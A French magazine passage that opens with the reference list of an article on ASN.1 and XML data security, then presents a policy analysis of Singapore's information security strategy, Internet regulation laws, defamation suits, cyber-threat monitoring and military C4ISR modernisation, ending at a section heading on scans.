	Tout sauf standard	Lourdeur générale	Gestion des espaces de nommage
	Évolution du format des données problématique	Dépendance avec du code externe	Dépendance avec du code externe
	Beaucoup de lignes de code à écrire		Lenteur d'analyse et de décodage

Tableau : Comparaison des trois méthodes de sécurisation des données

Références

[ASN.1] ITU-T, X.680, « *Information technology – Abstract Syntax Notation One (ASN.1) : specification of basic notation* ».

[ASNXML] MUNDY (D.), CHADWICK (D. W.), « *An XML Alternative for Performance and Security : ASN.1* », IEEE Professional, vol. 6, n° 1, pp. 30-36, jan/feb 2004.

[BOUNCY] Bouncy Castle, **http://www.bouncycastle.org**.

[CRYPTIX] Cryptix ASN.1 Kit, **http://cryptix-asn1.sourceforge.net/**.

[DER] ITU-T, X.690, « *Information technology – ASN.1 encoding rules : Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguised Encoding Rules (DER)* ».

[DSI] *Distributed Security Infrastructure*, **http://disec.sourceforge.net.**

[GUIASN] GUI Dump ASN, **http://www.geminisecurity.com/guidumpasn.html.**

[IANA] *Internet Assigned Numbers Authority*, **http://www.iana.org/**.

[LTM] LibTomCrypt, **http://libtomcrypt.org**.

[MISC15] APVRILLE (A.), « L'ASN.1 par l'exemple dans les certificats X.509 », MISC n°15.

[OPENSSL] OpenSSL, **http://www.openssl.org**.

[PKCS#7] HOUSLEY (R.), « *Cryptographic Message Syntax* », RFC 2630.

[XMLC14N] Canonical XML, Version 1.0, *W3C Recommendation*, 15 march 2001, **http://www.w3.org/TR/xml-c14n**.

[XMLDSI] APVRILLE (A.), POURZANDI (M.), « *XML Distributed Security Policy for Clusters* », Computers & Security Journal (COSE91), Elsevier, vol. 23, n°8, pp. 649-658, december 2004.

[XMLSEC] XML Security Java Library, **http://xml.apache.org/security/**.

[XMLSIG] XML-Signature Syntax and Processing, *W3C Recommendation*, february 12th, 2002, **http://www.w3.org/TR/xmldsig-core**.

Systèmes d'information et sécurité à Singapour

Singapour, cité État qui s'étend sur 650 km², située à la pointe sud de la Malaisie et non loin de l'Indonésie, compte à peine plus de 4 millions d'habitants. Cette ancienne colonie britannique fondée par sir Thomas Stamford Raffles en 1819, devenue indépendante en 1965, bien que de dimensions très modestes, est l'un des États majeurs de l'Asie.

Le pays doit en partie sa fortune à sa position stratégique déterminante, située à la croisée des grandes routes commerciales internationales. Modèle de réussite économique, Singapour est parmi les pays les plus développés du monde, la 2ème place financière d'Asie après le Japon, le 1er port de commerce mondial [1].

Mais il est aussi devenu un pays de référence mondiale dans le domaine des Technologies de l'Information et de la Communication (TIC). Le gouvernement, depuis plus de 20 ans, a assis la croissance sociale et économique du pays sur le développement des systèmes d'information [2].

En référence à l'introduction massive des TIC dans tous les secteurs d'activité, le pays fut qualifié d'« île intelligente » [3] en 1990. En 1998, Singapour était le premier pays du monde entièrement connecté à l'Internet [4]. En 2005, le World Economic Forum [5] classait Singapour en première position de son indice « Network Readiness Index », détrônant les États-Unis.

Mais du fait de l'introduction massive des TIC dans la société et l'économie, Singapour s'est exposé à des risques spécifiques (§1). Nous analyserons comment, adoptant une approche holistique de la sécurité (§2), construite autour d'une régulation des réseaux par le droit, d'une politique de sécurisation du cyberespace, d'une implication de tous les acteurs de la société, civils et militaires, le gouvernement a organisé la maîtrise des systèmes d'information visant à assurer la stabilité sociale et la croissance économique du pays.

1. Les faiblesses de la société de l'information singapourienne

Nombre de défis importants ont du être relevés par le pays au cours de son histoire : guerres, conflits sociaux, ethniques, épidémies, crises économiques... La préoccupation pour la sécurité, commune à de nombreux pays de la région, jeunes, sortant d'une longue période de colonisation et devenus indépendants dans les années 1950-60, est partagée par Singapour. Ces sociétés sont caractérisées par l'existence de sources d'insécurité intérieure d'origine ethnique, religieuse et économique. Singapour doit composer dans cet environnement pour se construire et se développer. L'Internet dans ce contexte est un outil économique, mais peut être aussi perçu comme une nouvelle source d'instabilité.

1.1 L'économie du pays est entièrement dépendante des systèmes d'information

TIC et industries des médias ont été le secteur n°1 d'investissement durant toute la décennie 1990 et cette tendance se poursuit. Mais la technologie qui fait la force du pays est aussi sa vulnérabilité. L'utilisation croissante des TIC dans tous les secteurs d'activités sociales et économiques (communication, commerce, finances, éducation...) [6] a créé une société totalement dépendante des systèmes d'information et donc vulnérable. L'infrastructure qui est derrière l'Internet est le système névralgique de Singapour.

Le pays n'est pas à l'abri d'incidents (techniques, erreurs humaines), d'accidents ou d'attaques qui pourraient causer de réels dégâts, éroder la réputation du pays et provoquer une crise profonde de son économie, de la société singapourienne.

De par sa taille et la concentration de toute son infrastructure réseau, l'île fait figure de cible potentielle sur laquelle des cyber guerriers pourraient avoir l'idée de tester leurs méthodes de guerre de l'information. Car il paraît plus facile de déstabiliser Singapour que les États-Unis ou la Chine, pour une simple raison de taille.

[1] En tonnage.

[2] Politiques volontaristes, programmes pluriannuels, investissements massifs dans la R&D, dans le développement des infrastructures, dans la formation, etc. La continuité dans l'effort est favorisée par le maintien d'un parti unique au pouvoir depuis l'indépendance.

[3] Terme utilisé la première fois par la *British Broadcasting Corporation* en 1990 dans un programme télévisé montrant les développements de Singapour dans le domaine des technologies de l'information.

[4] Le réseau haut débit « Singapour One » couvre l'ensemble du territoire dès 1998. Singapour prévoit de mettre en place son Réseau Nouvelle Génération Haut Débit d'ici 2012 avec des débits de 100 Mb/s à 1Gb/s couvrant 85% des foyers du pays. Un réseau haut débit sans fil couvrira tout le territoire. Aujourd'hui, 8 fournisseurs de services *wireless* couvrent déjà l'ensemble du territoire (1 *hot spot*/km2).

[5] Le Forum Économique Mondial publie un indice intitulé « Network Readiness Index » qui classe 104 pays selon l'exploitation qu'ils font des TIC. Viennent après Singapour l'Islande, la Finlande, le Danemark, les États-Unis et la Suède. L'Asie est en bonne position avec Hong Kong et le Japon dans le top ten. La France pour sa part n'est qu'en 20ème position. Quant à la Chine, elle est en 41ème position. **http://www.forbes.com/technology/2005/03/09/cx_0309wefranking.html**.

[6] 83.1% des entreprises utilisent les TIC dans leurs activités (source IDA. *Singapore's Strategy in Securing the Cyberspace*, 29 Juin 2005). 1600 services de l'Etat (programme e-Government) sont actuellement disponibles en ligne.

Daniel Ventre, CNRS
daniel.ventre@gern-cnrs.com

Le gouvernement de Singapour ne dissimule d'ailleurs pas le risque qui pèse sur le pays dans l'éventualité d'une attaque des systèmes d'information lancée par des pays ou groupes hostiles.

Singapour est déjà utilisé comme vecteur d'attaques, en nombre sans cesse croissant ces dernières années, contre les systèmes d'information. Selon Symantec, au cours des six premiers mois de 2004, 3991 attaques partant de Singapour ont été enregistrées, contre 305 sur la même période de 2003 et 1817 pour le second semestre 2003, ce qui place le pays au 23ème rang mondial en 2004, alors qu'il était en 49ème position en 2003. Deux explications possibles : soit les pirates exploitent les vulnérabilités des systèmes de Singapour pour lancer leurs codes malicieux, soit de plus en plus de singapouriens pratiquent le piratage informatique et lancent eux-mêmes leurs attaques.

1.2 Des risques inhérents à l'utilisation de l'Internet

La relative perte de maîtrise de l'information représente l'un des défis les plus importants pour les autorités. Internet offre un certain anonymat [7] à ceux qui veulent diffuser leurs idées, et la possibilité d'une dissémination rapide et large des informations, limitant l'impact des mesures de contrôle et rétorsion *a posteriori*. Le gouvernement veut maîtriser l'information pour plusieurs raisons :

- Pour défendre les valeurs et le modèle social. Avec le développement d'Internet, on a vu surgir dans les pays de la région une certaine crainte d'érosion culturelle, crainte que les valeurs occidentales ne viennent dénaturer les valeurs asiatiques.
- Internet permet de véhiculer très largement des rumeurs, de fausses informations. Elles peuvent toucher le gouvernement, les leaders politiques, les marchés financiers, les entreprises, etc. Singapour a pour particularité d'être une société pluriethnique et religieuse (77% de la population de Singapour est composée de l'ethnie chinoise – bouddhistes, confucianistes, taoïstes…– , de 14% de malais musulmans, de 8% d'indiens – hindous, sikhs – et 1% autres) et plurilingue (malais, mandarin, tamil, anglais). Cette diversité culturelle est source permanente de tensions et risques de conflits. Les différentes ethnies sont très sensibles aux idées véhiculées, aux rumeurs, rendant le pays vulnérable aux possibles opérations psychologiques qui pourraient être organisées dans une région où la stabilité économique et sociale dépend entièrement du maintien de cet équilibre fragile entre les communautés. L'Internet est bien entendu pris comme outil de communication au service de ces disputes [8]. Deux internautes appartenant à l'ethnie chinoise de Singapour en ont fait les frais en 2005, condamnés l'un à un mois de prison, le second à une journée de prison et une amende, pour avoir tenu sur leur blog des propos hostiles aux malais musulmans, faisant l'apologie de la haine raciale [9]. C'est dans le souci permanent de préserver un équilibre fragile que les autorités sanctionnent les moindres dérapages verbaux. Mais ces condamnations ont été interprétées par certains observateurs comme une atteinte à la liberté de parole.

2. Une approche holistique de la sécurité

Pour contrer les menaces, protéger les cibles, limiter les impacts des attaques, assurer son développement économique, continuer d'attirer des investisseurs étrangers, pour assurer la pérennité de son modèle social, pour devenir la **Venise des temps modernes**, une plate-forme mondiale incontournable des échanges, favoriser la pénétration des nouvelles technologies, la confiance des utilisateurs, s'afficher comme le leader incontesté de l'Asie du sud-est dans le domaine des TIC, Singapour s'est fixé comme priorité de devenir le **« Hub de la sécurité » en Asie** et l'un des premiers du monde.

Pour faire face aux diverses menaces qui pèsent sur le pays, Singapour a implémenté dès 1984 une stratégie connue sous le nom de « **Total Defence** » [10] : mobilisation totale de la population et des ressources nationales en temps de crise et de conflits. Cette approche offre un cadre général pour construire des solutions intégrées aux menaces qui peuvent survenir : terrorisme [11], épidémies, crises économiques, conflits, etc. Le concept permet de faire travailler dans une synergie commune les agences de l'État, les entreprises du secteur privé, les secteurs civils et militaires, la population. Il est conçu autour de 5 axes : défense militaire, civile, économique, sociale, psychologique.

[7] En mars 2003, le gouvernement a créé une *Cyber Wellness Task Force*, dont la mission est de former la population à l'usage correct de l'Internet. Parmi ces bonnes pratiques, le gouvernement veut décourager l'utilisation des pseudonymes sur Internet. L'anonymat est perçu comme une volonté délibérée de cacher des actes illicites ou suspects.

[8] Un exemple de propos envenimés entre les deux ethnies peut être lu sur : **www.malaysia-today.net/Blog-e/2005/05/singapore-threatens-to-sue-internet.htm**.

[9] **www.nationalvanguard.org/story.php?id=6463**

[10] **http://home.totaldefence.org.sg/abt/abt.html**.

[11] Au cours des 40 dernières années, le pays a fait face au terrorisme international. Récemment, plusieurs dizaines de membres du groupe islamiste Jemaah Islamiyah ont été arrêtés pour avoir préparé des attentats sur l'île.

La sécurisation du cyberespace suppose, elle aussi, l'adoption d'une stratégie nationale, défensive, capable d'anticiper, de percevoir les menaces avant que l'ennemi ne frappe, une stratégie qui ne soit pas seulement civile, pas seulement militaire, pas seulement juridique, politique ou policière, mais globale, impliquant et régulant tous les acteurs.

Cette stratégie globale, originale, est très certainement favorisée par les dimensions du pays. Elle est mise en œuvre au travers de mesures complémentaires : textes de lois, programmes de mobilisation et coordination des acteurs, formation, développement d'infrastructures, recherche, innovation.

2.1 La régulation de l'Internet : une approche « light touch »

En Asie, la régulation de l'Internet est étroitement liée à la question des effets du médium sur la sécurité nationale, la stabilité sociale et économique. Réguler un médium, c'est décider qui y a accès et quelle information peut ou non être communiquée. La régulation est dépendante de divers facteurs : sociaux, culturels, économiques, politiques.

À Singapour, Internet, comme tous les médias, est avant tout perçu comme un pont entre le gouvernement et la population et fait donc l'objet d'une stricte régulation, que le gouvernement déclare n'être qu'une approche « **Light Touch** ».

On distingue généralement trois types d'approches de la régulation :

- Celle imposée unilatéralement et de manière autoritaire par l'État (Chine, Birmanie).
- Celle qui, à l'opposé, laisse place à un interventionnisme limité de l'État avec autorégulation du secteur privé.
- Et celle, à mi-chemin, appelée approche « light touch » (ou « *co-regulation approach* ») dans laquelle les mesures sont initiées par l'État, reprises et soutenues par l'industrie (Malaisie, Corée du Sud) sur la base d'un contrat ou guide de conduite accepté librement. Dans le cas de Singapour, l'autorégulation s'appuie au contraire sur des principes de gouvernance antilibérale, où les utilisateurs, les citoyens, sont poussés à faire des choix « corrects ».

2.2 Les lois comme outils de régulation

Quelques lois majeures forment le cadre de la régulation de l'Internet.

Le **Computer Misuse Act** [12], loi sur l'utilisation malveillante de l'informatique, est votée en 1993 et construite sur le modèle de la loi britannique de 1990. La loi est amendée en 1998 pour tenir compte des évolutions de la technique et des formes de délinquance informatique. Apparaît la notion « d'ordinateur protégé » (couvrant programmes et données) qui désigne les ordinateurs déployés pour la sécurité, la défense, les relations internationales, l'information et les services financiers, les infrastructures économiques, les services de santé. Ces ordinateurs ont un statut spécial, protégé, et ceux qui y porteraient atteinte encourent 20 ans de prison et 100 000 SGD [13] d'amende.

Le gouvernement apparaît déterminé à décourager et punir toute tentative d'intrusion dans les sites considérés comme vitaux pour l'économie et la sécurité nationale. La loi prévoit d'autre part des sanctions pour atteintes aux systèmes d'informations de 1 à 10 ans de prison et de 5000 à 50000 SGD d'amende. Piratage et défiguration de site sont condamnés de 3 ans de prison et 10 000 SGD.

La loi est une nouvelle fois amendée en 2003, renforçant l'arsenal de défense que Singapour est en train de construire contre les cyber attaques. Elle renforce les capacités de surveillance de l'Internet dans le cadre de la lutte contre la cyber déliquance/ cyber criminalité, le cyber terrorisme, les menaces à la sécurité nationale.

Avec cet amendement, la police peut désormais intervenir avant la commission du délit, sans mandat, sur simples présomptions [14]. Le ministre des affaires intérieures peut autoriser « toute personne ou organisation... à prendre toute mesure s'avérant nécessaire pour prévenir ou contrer toute menace visant un ordinateur ou un service informatique...» pour défendre « la sécurité nationale, les services essentiels, la défense, les relations internationales ». Les pouvoirs ainsi donnés aux autorités ne sont nullement limités par la loi.

Le gouvernement est accusé de profiter des peurs internationales focalisées sur le terrorisme, pour affaiblir les droits civils. Des pouvoirs sans limites sont donnés aux autorités, sans aucun contrôle. Le possible arbitraire des procédures est dénoncé.

Les détracteurs [15] de la loi voient en elle l'**Internal Security Act du cyberespace**, soulignant ainsi son caractère strict et arbitraire.

L'**Internal Security Act** (ISA), loi pour la sécurité intérieure est un héritage direct des *Emergency Regulations* votées en 1948 dans la colonie britannique malaise, pour faire face au danger communiste.

C'est de cette époque qu'est hérité le principe de détention sans condition, sans procès, pour raisons de sécurité de l'État. Depuis 1965, Singapour a utilisé l'ISA comme outil pour faire taire l'opposition politique.

Des individus ont été emprisonnés durant des années sans jugement : Chia Thye Poh (membre du Parlement) a été détenu 23 ans. C'est sous l'application de cette loi qu'ont été arrêtés, entre septembre 2001 et 2003, une trentaine de membres supposés du groupe terroriste Jemaah Islamiyah. Cette loi donne de larges pouvoirs aux autorités pour assurer la sécurité du pays : écoutes téléphoniques, *monitoring* sont donc ainsi possibles sans le moindre mandat.

[12] **http://www.ida.gov.sg/idaweb/pnr.nfopage.jsp**
[13] 1 SGD (dollar de Singapour) = 0.51€.
[14] Article 16.Partie III. « *Arrest by police without warrant* ».
[15] Voir le rapport de Reporters Sans Frontières : **http://www.rsf.org/article.php3?id_article=10771**.

Le **Singapore Telecommunications Act** place la régulation des services audiovisuels sous la responsabilité d'une autorité, la SBA (*Singapore Broadcasting Authority*), aujourd'hui devenue la MDA (*Media Development Authority*) [16], qui doit veiller aux contenus de l'Internet, veiller à ce que rien de contraire à l'ordre public ne soit publié, que rien ne menace l'harmonie nationale, affecte le bon goût ou la décence.

L'autorité a imposé le respect d'une charte, l'**Internet Code of Practice** [17] qui régule les contenus autorisés sur le net. La première version du texte date du 15 juillet 1996. Le texte a été révisé à plusieurs reprises. À l'origine, le texte était organisé autour de trois objets, dont l'essence a été conservée malgré les changements de forme du texte :

- La sécurité publique et la défense nationale : contrôle de toute forme de discours à caractère politique. Sont interdits les contenus mettant en péril la sécurité publique, la défense nationale, diminuant la confiance du public dans l'administration de la justice, attaquant le gouvernement.
- L'harmonie raciale et religieuse : interdiction de contenus dénigrant ou faisant la satire de races et groupes religieux, faisant l'apologie de déviances religieuses ou de pratiques occultes comme le satanisme.
- La morale publique : interdiction de contenus à caractère obscène, pornographique, sexuel, violent. Homosexualité, lesbianisme, pédophilie sont traités comme des perversions sexuelles interdites.

Le **Telecommunications Act** (1999) impose aux FAI et aux hébergeurs d'obtenir une licence avant de proposer des services au public. Les fournisseurs de contenus sont automatiquement licenciés et doivent se conformer à l'Internet Code of Practice. Les partis politiques, religieux, et les *newsgroups* ne sont pas automatiquement licenciés. Les sites à caractères politique et religieux doivent s'enregistrer auprès de la SBA/MDA. La MDA dispense des conseils aux fournisseurs de services Internet et peut notamment aider à évaluer le caractère licite ou non de contenus, tant il peut être difficile de comprendre les règles du jeu.

En 1996, un homme était condamné à 43000 S$ pour avoir téléchargé des films pornographiques de l'Internet. Ce fut le premier cas d'application de la régulation de l'Internet à Singapour.

2.3 Une ligne floue mais infranchissable : la diffamation

Les poursuites et condamnations pour diffamation comme outil de dissuasion, incitant à l'autocensure permanente, sont une tactique pour contrôler l'expression. La partie accusée de diffamation doit prouver que ce qu'elle avance est vrai, avec des preuves évidentes, substantielles. La loi sur la diffamation présume faux les propos diffamatoires.

Le parti politique au pouvoir, le PAP (*People's Action Party*) fait un usage politique de la diffamation, réduisant à néant les critiques, l'opposition. Les condamnations pour diffamation se concrétisent par des dommages et intérêts très élevés, de plusieurs centaines de milliers de SGD. Quand l'accusé est incapable de payer, il est déclaré en faillite (*bankruptcy*), position qui interdit juridiquement de prétendre à un siège au Parlement. Face aux sanctions qui pèsent sur eux, certains accusés pour diffamation choisissent de s'exiler.

Juillet 2002 : le responsable d'un site musulman, **Fateha.com**, est accusé de diffamation pour avoir critiqué la mesure du gouvernement d'interdiction de port du foulard traditionnel à l'école. Il est condamné pour diffamation à l'encontre de leaders du gouvernement.

Mai 2005 : un étudiant singapourien, bénéficiant d'une bourse de l'agence de recherche A*STAR (*Agency for Science, Technology and Research*) prolonge ses études aux États-Unis. Depuis l'université de l'Illinois, il critique l'agence dans son blog (*caustic.soda*), hébergé par l'université. L'agence, à maintes reprises, demanda par mail à l'étudiant de retirer ses propos de son blog, le menaçant d'actions en justice. Face aux menaces, l'étudiant a obtempéré et fermé son blog.

La ligne entre ce qu'il est permis de dire et ce qui devient de la diffamation ne doit pas être franchie. Toute la difficulté est dans l'appréciation de cette limite. Le gouvernement estime que tout propos sans fondement est une atteinte, bien entendu, aux personnes visées, mais aussi à la sécurité du pays, en ce qu'il contribue à véhiculer des idées fausses pouvant être source de tensions sociales.

2.4 Sécuriser le cyberespace

Au travers de programmes élaborés par le gouvernement, le pays se dote de moyens et d'infrastructures pour relever les défis de la sécurité.

Le programme **Infocomm Security Masterplan** constitue l'essentiel de la stratégie en cours structurant la politique de la cyber sécurité à Singapour. Le plan est mis en œuvre conjointement par l'IDA et le *National Infocomm Security Committee*. Il vise à protéger tous les acteurs, car les cyber attaquants ne visent pas uniquement les infrastructures gouvernementales, mais aussi les entreprises, de toutes tailles, et les individus.

Le gouvernement a ainsi alloué 38 millions de SGD à l'IDA (période 2005-2007) pour développer des compétences spécifiques dans le domaine de la sécurité informatique, développer la prise de conscience chez les utilisateurs, développer un pool de spécialistes de la sécurité et de la lutte contre le cyber terrorisme, soutenir la R&D dans le domaine.

C'est dans ce cadre qu'est créé le « Centre national de surveillance des cyber menaces » (**National Cyberthreat Monitoring Centre**) qui veillera 24 h/24, 7 j/7 à la sécurité, surveillant et analysant les menaces (incluant vers, virus, *phishing*, tentatives d'actes de piraterie informatique). Le Centre viendra compléter les activités du **SingCERT** (créé en 1997) et bénéficiera du support de producteurs commerciaux comme McAfee ou

[16] La MDA a été créée le 1er janvier 2003, issue de la SBA. Elle est responsable de la régulation des médias. Son autorité est inscrite dans le MDA Singapore Act. MDA : **www.mda.gov.sg**.

[17] **http://www.mda.gov.sg/medium/internet/i_codenpractice.html**.

Symantec. Le Centre collaborera avec des gouvernements ayant des centres similaires (Canada, USA, Australie).

D'autres programmes visent à soutenir l'industrie de la sécurité : Le programme SAFE (*Securing Assets for End-users*), le programme BC/DR (*Business Continuity, Disorder Recovery*), le programme de labellisation TrustSG (construire un environnement sécurisé pour le e-commerce et la confidentialité des échanges). Pour réduire les temps et coûts de déploiement de nouveaux services et accroître la capacité de réaction aux menaces de sécurité, le programme SOE (*Standard ICT Operating Environment*) doit permettre de standardiser l'infrastructure TIC du secteur public (logiciels, *hardwares*).

Les universités sont impliquées dans cette stratégie de sécurisation du cyberespace. L'université Singapore Polytechnic a créé un « **Network Operations Centre** » en juillet 2004, présenté comme le paradis des *hackers*. Les étudiants sont encouragés à essayer de pénétrer les systèmes de ce centre. L'objectif est bien sûr de les familiariser avec les techniques d'attaques et donc de défense.

Singapour s'investit également dans les définitions de standards de sécurité : au travers de l'ITSC (*Information Technology Standards Committee*) et du SPSTC (*Security and Privacy Standards Technical Committee*) qui contribuent à des normes de sécurité (ISO/IEC JTC1/SC27). Singapour vise à devenir membre signataire en qualité de membre délivreur de certificats, du CCRA (*Common Criteria Recognition Arrangement*) (standard de sécurité ISO/IEC standard 15408, parties 1-3).

2.5 La maîtrise des systèmes d'information dans le secteur militaire

La modernisation des forces armées de Singapour (*Singapore Armed Forces* – SAF), initiée au début des années 1990, s'inscrit résolument dans le processus d'informatisation, d'acquisition, de développement, d'implémentation et d'absorption des TIC, dans la stratégie globale de maîtrise de l'information qui caractérise l'économie et la société. La SAF, malgré la faible population du pays, est aujourd'hui parmi les mieux équipées et entraînées de cette région du monde, capable de mobiliser 350 000 hommes lors d'un conflit.

L'armée s'est dotée de systèmes de défense C4ISR [18] et ILS [19] sophistiqués mettant en réseau toutes les capacités de surveillance à l'usage des décideurs et permettant de lancer des actions précises sur des cibles déterminées. Les applications imaginées dès 1990 fournissent des outils d'aide à la décision pour les commandants de la SAF [20] en situation opérationnelle [21].

Dès 1996 Singapour déclarait être parmi les leaders mondiaux dans l'utilisation de systèmes informatisés de commandement et de contrôle en temps réel. L'usage des satellites pour les communications et à des fins de surveillance lui permet de disposer d'une **supériorité informationnelle** dans la région. Un élément clé de la RMA [22] de Singapour est l'IKC2 (Commandement et Contrôle intégrés à base de connaissance) [23]. Ce concept vise à offrir une solution complète pour la conduite de la guerre intégrée [24] (stratégie adoptée par Singapour en 1994) organisée autour de le gestion des réseaux et des connaissances, pour plus d'efficacité dans le commandement et le contrôle.

Pour promouvoir l'innovation au sein de l'armée et faire de l'expérimentation une composante essentielle de la RMA de Singapour, a été créé en novembre 2003 le Centre d'Essais Militaires de la SAF (SCME – SAF : *Centre for Military Experimentation*). Le SCME est doté de 3 laboratoires dont la mission est de tester des scénarii, concepts opérationnels et imaginer de nouvelles doctrines : le laboratoire « *Command Post of the Future* », le Battlelab, le laboratoire C4I.

Le ministre de la défense, Teo Chee Hean a appelé cette nouvelle armée, la Force de 3ème Génération (**3G Force**, ou encore 3G SAF). La 2G SAF consistait à développer des plateformes, la 3G SAF à mettre en réseau ces plateformes.

Tous ces investissements sont possibles du fait de la très forte croissance économique du pays depuis 30 ans. Le développement des capacités de la SAF est motivé par la volonté de disposer d'une force de dissuasion et du potentiel nécessaire à l'autodéfense.

Cette force s'est construite sur la base d'acquisitions de matériels et armes de guerre de pointe auprès de puissances étrangères (France, États-Unis...), tout en développant une propre industrie militaire et s'appuyant sur l'industrie civile dont les technologies peuvent être à double usage. Tous ces acteurs (publics et privés,

[18] C4ISR est le sigle pour « *Command, Control, Communications and Computer-processing, Intelligence, Surveillance and Reconnaissance* ». Le sigle C4ISR est utilisé par les forces armées pour désigner les domaines suivants : commandement, contrôle, communications, informatique, renseignement, surveillance et reconnaissance. Le C4ISR englobe les technologies permettant de collecter l'information à des fins stratégiques militaires, la traiter, l'utiliser (satellites, systèmes d'information, etc.). L'objectif est de fournir aux commandements des armées des outils d'aide à la décision s'appuyant sur une information de qualité, complète.

[19] ILS = *Integrated Logistics Support*. Le « soutien logistique intégré » vise à disposer de soutiens associés à des équipements, des systèmes, à en assurer la disponibilité opérationnelle et le fonctionnement sur le long terme, facilement, à moindre coût.

[20] Par exemple, le système INSIGHT fournissant des moyens efficaces de traitement, de recherche et de diffusion de l'information.

[21] HUXLEY (Tim), *Singapore and the Revolution in Military Affairs*, University of Hull.

[22] RMA : « Révolution dans les Affaires Militaires » est une expression désignant le processus de modernisation des armées basé sur les nouvelles technologies (intégration des systèmes d'information, maîtrise de l'information) : **http://en.wikipedia.org/wiki/Revolution_in_Military_Affairs**.

[23] IKC2 signifie « *Integrated Knowledge-based Command and Control* ». L'implémentation de ce concept est au cœur du processus qui va de l'acquisition de l'information à sa gestion, sa compréhension, sa manipulation, la prise de décision et l'action. L'objectif est d'acquérir une supériorité dans la maîtrise et le traitement de l'information : voir les premiers, voir mieux, comprendre plus vite, décider plus rapidement, agir de manière décisive. Le terme « *integrated* » signifie en fait « *integrated systems for integrated warfare* » (systèmes intégrés pour une guerre intégrée). Pour une explication détaillée et illustrée de ce concept, lire le rapport : « *Realising Integrated Knowledge-based Command and Control. Transforming the SAF* », **www.mindef.gov.sg/safti/pointer**.

[24] Selon la définition du département de la défense américain, la guerre intégrée est la conduite d'opération où les forces utilisent des armes non conventionnelles en combinaison avec des armes conventionnelles, **http://usmilitary.about.com/od/glossarytermsi/g/i3157.htm**.

civils et militaires, industries, universités, agences de R&D) constituent un « **écosystème de défense** ». Les investissements et les compétences high-tech de Singapour dans les TIC servent ainsi les intérêts de la RMA et une attention toute particulière est apportée aux innovations à double usage potentiel.

Les apports des divers acteurs ont contribué à la modernisation de l'armée et de ses capacités techniques (calculateurs hautes performances, simulateurs, systèmes C4ISR, systèmes de protection des communications militaires, infrastructures de défense de guerre de l'information).

L'agence DSTA [25] (*Defence Science and Technology Agency*) fondée en 2000 a pour mission principale de renforcer les capacités d'acquisition technologique de l'armée et gérer la R&D dans le secteur de la défense [26].

Elle est responsable du développement des architectures et des systèmes logiciels C4ISR. Elle soutient également au travers d'un programme spécifique des start-ups dont les technologies peuvent avoir des applications militaires.

Les applications passent ainsi du secteur civil au militaire et inversement, selon les besoins. Le groupe industriel ST Electronics a adapté ses technologies dans la simulation par ordinateur appliquée au domaine militaire, pour se lancer dans le monde des médias (*digital media*).

De même, un système C4I [27] a été adapté pour fournir un système de localisation et d'alerte 3G aux pompiers de Hong Kong. D'autres applications dérivées de ces savoirs acquis dans le domaine militaire sont envisagées : gestion des chargements dans le port de Singapour, gestion des taxis à Taipei, etc. Le groupe industriel militaire est stratégiquement intéressé par l'exploitation de ses technologies à double usage et sa clientèle est répartie dans 60 pays.

Les infrastructures et outils au service de l'ISR [28] pourraient être redéployés à d'autres fins comme par exemple la surveillance via satellite de mouvements de population dans le sud de la région (Indonésie).

D'un point de vue technologique, Singapour possède ce qui se fait de mieux dans le domaine de la défense et *a priori* de tous les atouts techniques pour mener à bien sa RMA. D'autant que les forces de réserve dont dispose la défense du pays peuvent compter sur des générations formées aux TIC, facilitant l'intégration des systèmes d'information intrinsèques à la RMA.

2.6 La coopération internationale

Les menaces ne sont plus aujourd'hui uniquement internes ou limitées au cercle des pays voisins. La dimension transnationale des menaces impose leur traitement par la coopération internationale. En matière de cyber criminalité, quand l'origine de l'attaque est extérieure à Singapour, la police collabore avec l'agence Interpol.

Elle participe aussi à des opérations d'envergure internationale comme l'opération Fastlink [29] menée en avril 2004 à l'initiative du département de la justice américain, coordonnée par le FBI et avec la participation de la BSA, qui a été conjointement menée et s'est traduite par des raids en Belgique, au Danemark, en France, Allemagne, Hongrie, Israël, aux Pays-Bas, en Suède et à Singapour.

Les cibles étaient des groupes *warez* [30] à l'origine de réseaux de distribution de logiciels, jeux, CD, DVD piratés, vendus en ligne. Dans le domaine de la contrefaçon (un risque économique important pour les entreprises étrangères et singapouriennes), le pays a renforcé ses moyens de lutte et accepté de défendre le copyright et de renforcer cette protection. Dans le domaine de la sécurité des réseaux, le SingCERT [31] est en liaison permanente avec les autres CERT de la région. Le *National Cyber-Threat Monitoring Center* collabore avec les centres similaires dans divers pays tels le Canada, les USA, l'Australie.

3. Singapour : un panoptique ?

Par référence à la dureté de son système judiciaire, le pays est aussi qualifié de « Disneyland avec la peine de mort » [32]. La rigueur policière et judiciaire du pays est devenue légendaire. Le gouvernement est aussi accusé d'avoir pris les évènements du 11 septembre 2001 comme prétexte au durcissement des législations limitatives des droits individuels.

Pour l'organisation de son système répressif, de ses systèmes de surveillance et de régulation, de contrôle et de maîtrise des médias, le pays a été comparé au panoptique, architecture carcérale imaginée par le philosophe britannique Jeremy Bentham (1748-1832) qui permet l'observation des faits et gestes des détenus, observer sans que les individus ne sachent qui les observe ni quand, en créant un sentiment de contrôle invisible. Michel Foucault écrit [33] : « avec le panoptique un assujettissement réel naît mécaniquement d'une relation fictive ». Il n'est plus besoin de recourir à la force pour contraindre à la bonne conduite.

[25] *Defence Science and Technology Agency* (DSTA) : le développement de technologies et services C4I fait partie des activités de la DSTA, **www.dsta.gov.sg**.

[26] La R&D dans le domaine de la guerre de l'information est également menée dans les laboratoires de la DSO, *Defence Science Organisation*, qui compte 600 chercheurs.

[27] C4I = *Command, Control, Communication and Computer Processing, Intelligence*. Voir ci-dessus note 18 sur le C4ISR.

[28] ISR = *Intelligence, Surveillance and Reconnaissance*. Voir note 18 ci-dessus.

[29] Source : **www.newsfactor.com/story.xhtml?story_title=Cyber_Cops_Arrest_Trio_in_Piracy_Crackdown&story_id=23809**. Voir aussi : **http://www.channelnewsasia.com/stories/singaporelocalnews/view/81412/1/.html**. Les internautes arrêtés, membres d'un réseau appelé « *Fairlight* », sont accusés de contrefaçon de CD et DVD et risquent 100 000 S$ d'amende et 5 ans de prison.

[30] Warez = mise à disposition illégale de contenus protégés.

[31] **http://www.singcert.org.sg/**

[32] Expression célèbre, de l'auteur William Gibson.

[33] FOUCAULT (Michel), *Surveiller et Punir*, 1975.

L'une des stratégies du gouvernement de Singapour semble consister en la simple démonstration, comme moyen de dissuasion, de ses capacités à surveiller : deux exemples sont donnés au travers des scans et blocage de sites.

3.1 Les scans

